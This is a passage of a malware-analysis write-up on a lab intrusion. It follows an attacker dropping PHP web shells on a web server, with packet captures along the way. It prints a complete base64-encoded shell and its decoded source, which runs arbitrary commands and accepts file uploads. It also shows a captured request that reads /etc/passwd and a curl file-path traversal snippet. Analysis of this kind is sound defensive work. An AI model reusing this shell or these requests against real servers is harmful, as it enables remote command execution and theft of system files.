
Attacker can test different interpreters and scripting engines as well.



```
print "hello"
```


```
Using dir : /var/www/cgi-bin/ (writable)
Temporary file : perl621b88db (ok)
Setting permissions : 0755 (ok)
Execute : perl perl621b88db
Deleting temporary file : perl621b88db (ok)
Finished...

hello
```

We don't have to get into all the modules but at some point the attacker drops another webShell. This shell is basically double base64 encoded. Here is how it looks like on the wire.




```
=========================== (UDURRANI) ==================================
(ACKN) ACK PACKET SENT FROM 172.16.177.131      TO IP ADDRESS 172.16.177.1
        PORT INFORMATION (8080, 61803)
        SEQUENCE INFORMATION (4161432141, 4228297681)
        |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:0 | FIN:0|
        (26130)
    64 45 78 54 4D 48 52 4D 55 7A 42 30 54 46 4D 77         dExTMHRMUzB0TFMw
    64 45 78 54 4D 48 52 4D 55 7A 42 30 54 46 4D 77         dExTMHRMUzB0TFMw
    64 45 78 54 4D 48 52 4D 55 7A 42 30 54 46 4D 77         dExTMHRMUzB0TFMw
    64 45 78 54 4D 48 52 4D 55 7A 42 30 54 46 4D 77         dExTMHRMUzB0TFMw
    64 45 78 54 4D 48 52 4D 55 7A 42 30 54 46 4D 77         dExTMHRMUzB0TFMw
    64 45 78 54 4D 48 52 4D 55 7A 42 30 54 46 4D 77         dExTMHRMUzB0TFMw
    64 45 78 54 4D 48 52 4D 55 7A 42 30 54 46 4D 77         dExTMHRMUzB0TFMw
    64 45 78 54 4D 48 52 4D 55 54 42 4C 59 7A 4E 57         dExTMHRMUTBLYzNW
    61 55 6C 46 56 6A 52 61 56 30 34 78 5A 45 64 57         aUlFVjRaV04xZEdW
    52 47 49 79 4D 58 52 5A 56 7A 56 72 52 46 46 77         RGIyMXRZVzVrRFFw
    4E 30 52 52 62 30 70 68 56 31 6C 76 53 6B 5A 4B         N0RRb0phV1lvSkZK
    4D 57 4A 72 54 6E 5A 69 56 7A 46 6F 59 6D 31 52         MWJrTnZiVzFoYm1R
    5A 31 42 59 4E 47 64 69 55 7A 6C 6C 57 45 68 4E         Z1BYNGdiUzllWEhN
    63 56 6B 79 55 6D 4E 6A 65 58 4E 76 54 47 6C 7A         cVkyUmNjeXNvTGlz
    63 45 78 35 61 32 64 4A 65 55 4A 77 5A 45 4E 43         cEx5a2dJeUJwZENC
    63 47 4E 35 51 6D 68 4A 52 30 35 76 57 56 63 31         cGN5QmhJR05vWVc1
    62 6C 70 54 51 6D 74 68 57 45 6C 6E 57 54 49 35         blpTQmthWElnWTI5
    64 47 4A 58 52 6E 56 61 51 54 42 4C 51 31 68 7A         dGJXRnVaQTBLQ1hz
    54 6B 4E 6E 61 30 70 4A 65 55 49 7A 57 6C 4E 43         TkNna0pJeUIzWlNC
    61 6D 46 48 52 6E 56 61 4D 6C 56 6E 5A 45 64 6F         amFHRnVaMlVnZEdo
    62 45 6C 48 55 6E 42 6A 62 56 5A 71 5A 45 63 35         bElHUnBjbVZqZEc5
    65 57 56 54 51 6E 42 69 62 6C 4A 73 59 32 30 31         eWVTQnBiblJsY201
```

Let's decode this 2nd stage very quickly.




```
[ $code = 'PD8gIGlmICgkZGlyID09ICcnKXsgJGRpciA9IGdldGN3ZCgpOyB9IGlmICgkX1BPU1RbJ2NvbW1hbmQnXSAhPSAnJyl7ICRleGVjX3R5cGU9JF9QT
1NUWydleGVjdXRlX3R5cGUnXTsgJGNvbT0kX1BPU1RbJ2NvbW1hbmQnXTsgZWNobyAkY29tOyBpZiAoaXNzZXQoJGV4ZWNfdHlwZSkpIHsgaWYgKCRleGVjX3R5c
GU9PSIxIikgeyBlY2hvIHNoZWxsX2V4ZWMoJGNvbSk7IH0gZWxzZWlmKCRleGVjX3R5cGU9PSIyIikgeyBlY2hvIHN5c3RlbSgkY29tKTsgIH0gZWxzZWlmICgkZ
XhlY190eXBlPT0iMyIpIHsgcGFzc3RocnUoJGNvbSk7IH0gZWxzZWlmICgkZXhlY190eXBlPT0iNCIpIHsgaWYgKGZ1bmN0aW9uX2V4aXN0cyhzaGVsbF9leGVjK
SkgeyBlY2hvIHNoZWxsX2V4ZWMoJGNvbSk7IH0gZWxzZWlmIChmdW5jdGlvbl9leGlzdHMoc3lzdGVtKSkgeyBlY2hvIHN5c3RlbSgkY29tKTsgfSBlbHNlaWYgK
GZ1bmN0aW9uX2V4aXN0cyhwYXNzdGhydSkpIHsgZWNobyBwYXNzdGhydSgkY29tKTsgfSBlbHNlIHsgZWNobyAiWy1dSSBjYW4gbm90IEV4ZWN1dGUgYW55IGNvb
W1hbmQiOyB9ICAgICB9IH0gIH0gaWYgKCFlbXB0eSAoJF9GSUxFU1snZ2F6YVVQJ10pKSB7ICAgICBtb3ZlX3VwbG9hZGVkX2ZpbGUoJF9GSUxFU1snZ2F6YVVQJ
11bJ3RtcF9uYW1lJ10sJGRpci4nLycuJF9GSUxFU1snZ2F6YVVQJ11bJ25hbWUnXSk7ICAgICAkZ2F6YV90ZXh0ID0gIjxiPlVwbG9hZGVkIFN1Y2Nlc3NmdWxse
TwvYj48YnI+ZmlsZSBuYW1lIDogIi4kX0ZJTEVTWydnYXphVVAnXVsnbmFtZSddLiI8YnI+ZmlsZSBzaXplIDogIi4kX0ZJTEVTWydnYXphVVAnXVsnc2l6ZSddL
iI8YnI+ZmlsZSB0eXBlIDogIi4kX0ZJTEVTWydnYXphVVAnXVsndHlwZSddLiI8YnI+IjsgfSBlY2hvJzwhLS0gRXhlY3V0ZSAuL3RrbC0tPiAJCTxmb3JtIG1ld
GhvZD1QT1NUID4JCQk8cD4gCQkJPGlucHV0IHR5cGU9InRleHQiIG5hbWU9ImNvbW1hbmQiIC8+IAkJCTxzZWxlY3QgbmFtZT0iZXhlY3V0ZV90eXBlIj4gCQkJC
TxvcHRpb24gdmFsdWU9ND5BdXRvIFNlbGVjdDwvb3B0aW9uPiAJCQkJPG9wdGlvbiB2YWx1ZT0xPnNoZWxsIGV4ZWM8L29wdGlvbj4gCQkJCTxvcHRpb24gdmFsd
WU9Mj5zeXN0ZW08L29wdGlvbj4gCQkJCTxvcHRpb24gdmFsdWU9Mz5wYXNzdGhydTwvb3B0aW9uPiAJCQkJCQkJCTwvc2VsZWN0PiAJCQk8aW5wdXQgdHlwZT0ic
3VibWl0IiB2YWx1ZT0iRXhlY3V0ZSIgLz4gCSAJCQk8L3A+IAkJPC9mb3JtPiA8IS0tIGVuZCBFeGVjdXRlIC4vdGtsLS0+JzsgZWNobyAiPCEtLXVwbG9hZCBma
WxlIC4vdGtsLS0+IDxsZWZ0PiA8Zm9ybSBtZXRob2Q9J1BPU1QnIGVuY3R5cGU9J211bHRpcGFydC9mb3JtLWRhdGEnPiA8aW5wdXQgdHlwZT0nZmlsZScgbmFtZ
T0nZ2F6YVVQJyBzaXplPScyMycgPiA8aW5wdXQgdHlwZT0nc3VibWl0JyB2YWx1ZT0nVXBsb2FkJyBzaXplPSczNScgPiA8L2Zvcm0+IDwvbGVmdD4gPCEtLSBlb
mQgdXBsb2FkIGZpbGUgLi90a2wtLT4iOyBlY2hvICRnYXphX3RleHQ7IGVjaG8gJzxjZW50ZXI+PGEgaHJlZj0iaHR0cDovL2dhemEtaGFja2VyLm5ldCIgdGFyZ
2V0PSJfYmxhbmsiPltHYXphIEhhQ0tlUiBUZWFtXTwvYT4gLSA8YSBocmVmPSJodHRwOi8vZ2F6YS1oYWNrZXIubmV0L2NjL21lbWJlci11XzIyMzYxLmh0bWwiI
HRhcmdldD0iX2JsYW5rIj5bVEtMXTwvYT48L2NlbnRlcj4nOyAgPz4=';  $fp = fopen("gaza3-vb.php","w+");  fwrite($fp,base64_decode($code))
; header("Location: gaza3-vb.php"); ]
```




```
[ <?  if ($dir == ''){ $dir = getcwd(); } if ($_POST['command'] != ''){ $exec_type=$_POST['execute_type']; $com=$_POST['comm
and']; echo $com; if (isset($exec_type)) { if ($exec_type=="1") { echo shell_exec($com); } elseif($exec_type=="2") { echo sy
stem($com);  } elseif ($exec_type=="3") { passthru($com); } elseif ($exec_type=="4") { if (function_exists(shell_exec)) { ec
ho shell_exec($com); } elseif (function_exists(system)) { echo system($com); } elseif (function_exists(passthru)) { echo pas
sthru($com); } else { echo "[-]I can not Execute any command"; }     } }  } if (!empty ($_FILES['gazaUP'])) {     move_uploa
ded_file($_FILES['gazaUP']['tmp_name'],$dir.'/'.$_FILES['gazaUP']['name']);     $gaza_text = "<b>Uploaded Successfully</b><b
r>file name : ".$_FILES['gazaUP']['name']."<br>file size : ".$_FILES['gazaUP']['size']."<br>file type : ".$_FILES['gazaUP'][
'type']."<br>"; } echo'<!-- Execute ./tkl-->           <form method=POST >             <p>                        <inp
ut type="text" name="command" />           <select name="execute_type">                        <option valu
e=4>Auto Select</option>                  <option value=1>shell exec</option>                          <opt
ion value=2>system</option>               <option value=3>passthru</option>                             <
/select>                       <input type="submit" value="Execute" />                 </p>              </fo
rm> <!-- end Execute ./tkl-->'; echo "<!--upload file ./tkl--> <left> <form method='POST' enctype='multipart/form-data'> <in
put type='file' name='gazaUP' size='23' > <input type='submit' value='Upload' size='35' > </form> </left> <!-- end upload fi
le ./tkl-->"; echo $gaza_text; echo '<center><a href="http://gaza-hacker.net" target="_blank">[Gaza HaCKeR Team]</a> - <a hr
ef="http://gaza-hacker.net/cc/member-u_22361.html" target="_blank">[TKL]</a></center>';  ?> ]
```

Attackers, sometimes can have multiple payloads to bypass security products. This shell can do multiple things (just like the previous one) but is more cryptic in nature. It relies on POST request as opposed to GET. It can connect to database(s) as well. Here is a capture on wire.




```
============================ (UDURRANI) ==================================
(DATA PUSH!) IS COMING FROM 172.16.177.1        TO IP ADDRESS 172.16.177.131
        PORT INFORMATION (61803, 8080)
        SEQUENCE INFORMATION (4228296919, 4161346578)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (706)
    50 4F 53 54 20 2F 78 30 2E 70 68 70 20 48 54 54         POST /x0.php HTT
    50 2F 31 2E 31 0D 0A 48 6F 73 74 3A 20 31 37 32         P/1.1..Host: 172
    2E 31 36 2E 31 37 37 2E 31 33 31 3A 38 30 38 30         .16.177.131:8080
    0D 0A 41 63 63 65 70 74 3A 20 74 65 78 74 2F 68         ..Accept: text/h
    74 6D 6C 2C 61 70 70 6C 69 63 61 74 69 6F 6E 2F         tml,application/
    78 68 74 6D 6C 2B 78 6D 6C 2C 61 70 70 6C 69 63         xhtml+xml,applic
    61 74 69 6F 6E 2F 78 6D 6C 3B 71 3D 30 2E 39 2C         ation/xml;q=0.9,
    2A 2F 2A 3B 71 3D 30 2E 38 0D 0A 41 63 63 65 70         */*;q=0.8..Accep
    74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70         t-Encoding: gzip
    2C 20 64 65 66 6C 61 74 65 0D 0A 41 63 63 65 70         , deflate..Accep
    74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75         t-Language: en-u
    73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A         s..Content-Type:
    20 61 70 70 6C 69 63 61 74 69 6F 6E 2F 78 2D 77          application/x-w
    77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64         ww-form-urlencod
    65 64 0D 0A 4F 72 69 67 69 6E 3A 20 68 74 74 70         ed..Origin: http
    3A 2F 2F 31 37 32 2E 31 36 2E 31 37 37 2E 31 33         ://172.16.177.13
    31 3A 38 30 38 30 0D 0A 55 73 65 72 2D 41 67 65         1:8080..User-Age
    6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 35 2E 30 20         nt: Mozilla/5.0
```




```
============================ (UDURRANI) ==================================
(DATA PUSH!) IS COMING FROM 172.16.177.1        TO IP ADDRESS 172.16.177.131
        PORT INFORMATION (61803, 8080)
        SEQUENCE INFORMATION (4228297559, 4161346578)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (188)
    68 6F 73 74 5F 6E 61 6D 65 3D 6C 6F 63 61 6C 68         host_name=localh
    6F 73 74 26 75 73 65 72 5F 6E 61 6D 65 3D 66 6F         ost&user_name=fo
    6F 26 75 73 65 72 5F 70 61 73 73 3D 58 58 58 58         o&user_pass=XXXX
    58 58 58 58 58 26 64 62 5F 6E 61 6D 65 3D 58 58         XXXXX&db_name=XX
    58 58 58 58 58 58 26 67 61 7A 61 5F 6D 79 73 71         XXXXXX&gaza_mysq
    6C 5F 66 69 6C 65 3D 25 32 46 65 74 63 25 32 46         l_file=%2Fetc%2F
    70 61 73 73 77 64 26 66 75 6E 63 74 69 6F 6E 5F         passwd&function_
    74 6B 6C 3D 6D 79 73 71 6C 31                           tkl=mysql1
```

Since curl is well integrated within PHP, its used heavily in this situation.




```
case "curl":
$tkl_cu =
curl_init("file:///".$pwd."\x00/../../../../../../../../../../../../".__FILE__);
curl_exec($tkl_cu);
htmlspecialchars(var_dump(curl_exec($tkl_cu)));
break;
case "posix_getpwuid":
```




```
65 70 2D 61 6C 69 76 65 0D 0A 43 6F 6F 6B 69 65        ep-alive..Cookie
3A 20 50 48 50 53 45 53 53 49 44 3D 65 34 72 64        : PHPSESSID=e4rd
6B 64 67 75 70 32 65 69 6C 38 66 36 36 62 38 38        kdgup2eil8f66b88
34 71 37 39 6B 34 3B 20 63 77 64 3D 25 32 46 76        4q79k4; cwd=%2Fv
61 72 25 32 46 77 77 77 25 32 46 63 67 69 2D 62        ar%2Fwww%2Fcgi-b
69 6E 25 32 46 3B 20 70 61 73 73 3D 30 66 38 36        in%2F; pass=0f86
39 36 33 32 64 65 64 66 30 37 33 63 62 30 35 38        9632dedf073cb058
37 65 38 64 66 61 34 33 65 63 39 34 63 38 37 32        7e8dfa43ec94c872
61 62 66 63 0D 0A 55 73 65 72 2D 41 67 65 6E 74        abfc..User-Agent
3A 20 4D 6F 7A 69 6C 6C 61 2F 35 2E 30 20 28 4D        : Mozilla/5.0 (M
61 63 69 6E 74 6F 73 68 3B 20 49 6E 74 65 6C 20        acintosh; Intel 
4D 61 63 20 4F 53 20 58 20 31 30 5F 31 33 5F 34        Mac OS X 10_13_4
29 20 41 70 70 6C 65 57 65 62 4B 69 74 2F 36 30        ) AppleWebKit/60
35 2E 31 2E 31 35 20 28 4B 48 54 4D 4C 2C 20 6C        5.1.15 (KHTML, l
69 6B 65 20 47 65 63 6B 6F 29 20 56 65 72 73 69        ike Gecko) Versi
6F 6E 2F 31 31 2E 31 20 53 61 66 61 72 69 2F 36        on/11.1 Safari/6
30 35 2E 31 2E 31 35 0D 0A 41 63 63 65 70 74 2D        05.1.15..Accept-
4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D        Language: en-us.
0A 52 65 66 65 72 65 72 3A 20 68 74 74 70 3A 2F        .Referer: http:/
2F 31 37 32 2E 31 36 2E 31 37 37 2E 31 33 31 3A        /172.16.177.131:
38 30 38 30 2F 65 32 66 37 62 63 35 64 35 62 63        8080/e2f7bc5d5bc
```

Shell can go through the directory structure and change permissions.



```
global $delim, $win;
if ($d = @opendir($directory)) {
        while (($filename = @readdir($d)) !== false) {
                $path = $directory . $filename;
                if ($stat = @lstat($path)) {
                        $file = array(
                                'filename'    => $filename,
                                'path'        => $path,
                                'is_file'     => @is_file($path),
                                'is_dir'      => @is_dir($path),
                                'is_link'     => @is_link($path),
                                'is_readable' => @is_readable($path),
                                'is_writable' => @is_writable($path),
                                'size'        => $stat['size'],
                                'permission'  => $stat['mode'],
                                'owner'       => $stat['uid'],
                                'group'       => $stat['gid'],
                                'mtime'       => @filemtime($path),
                                'atime'       => @fileatime($path),
                                'ctime'       => @filectime($path)
                        );
```



```
function permission_octal2string ($mode) {
        if (($mode & 0xC000) === 0xC000) {
                $type = 's';
        } elseif (($mode & 0xA000) === 0xA000) {
                $type = 'l';
        } elseif (($mode & 0x8000) === 0x8000) {
                $type = '-';
        } elseif (($mode & 0x6000) === 0x6000) {
                $type = 'b';
        } elseif (($mode & 0x4000) === 0x4000) {
                $type = 'd';
        } elseif (($mode & 0x2000) === 0x2000) {
                $type = 'c';
        } elseif (($mode & 0x1000) === 0x1000) {
```


At this stage, attacker wants to gather:

- User data
- Upload other payload(s) to:
  - Get user / admin credentials
- Steal useful information regarding workstations and servers

But the attacker didn't stop here.

WebShell To Phishing:

Spending enough time collecting data, attacker thought about changing the flow to a phishing campaign. And **why not**??? Attacker has an advantage of a well known, compromised domain. Webshell already has an email interface.



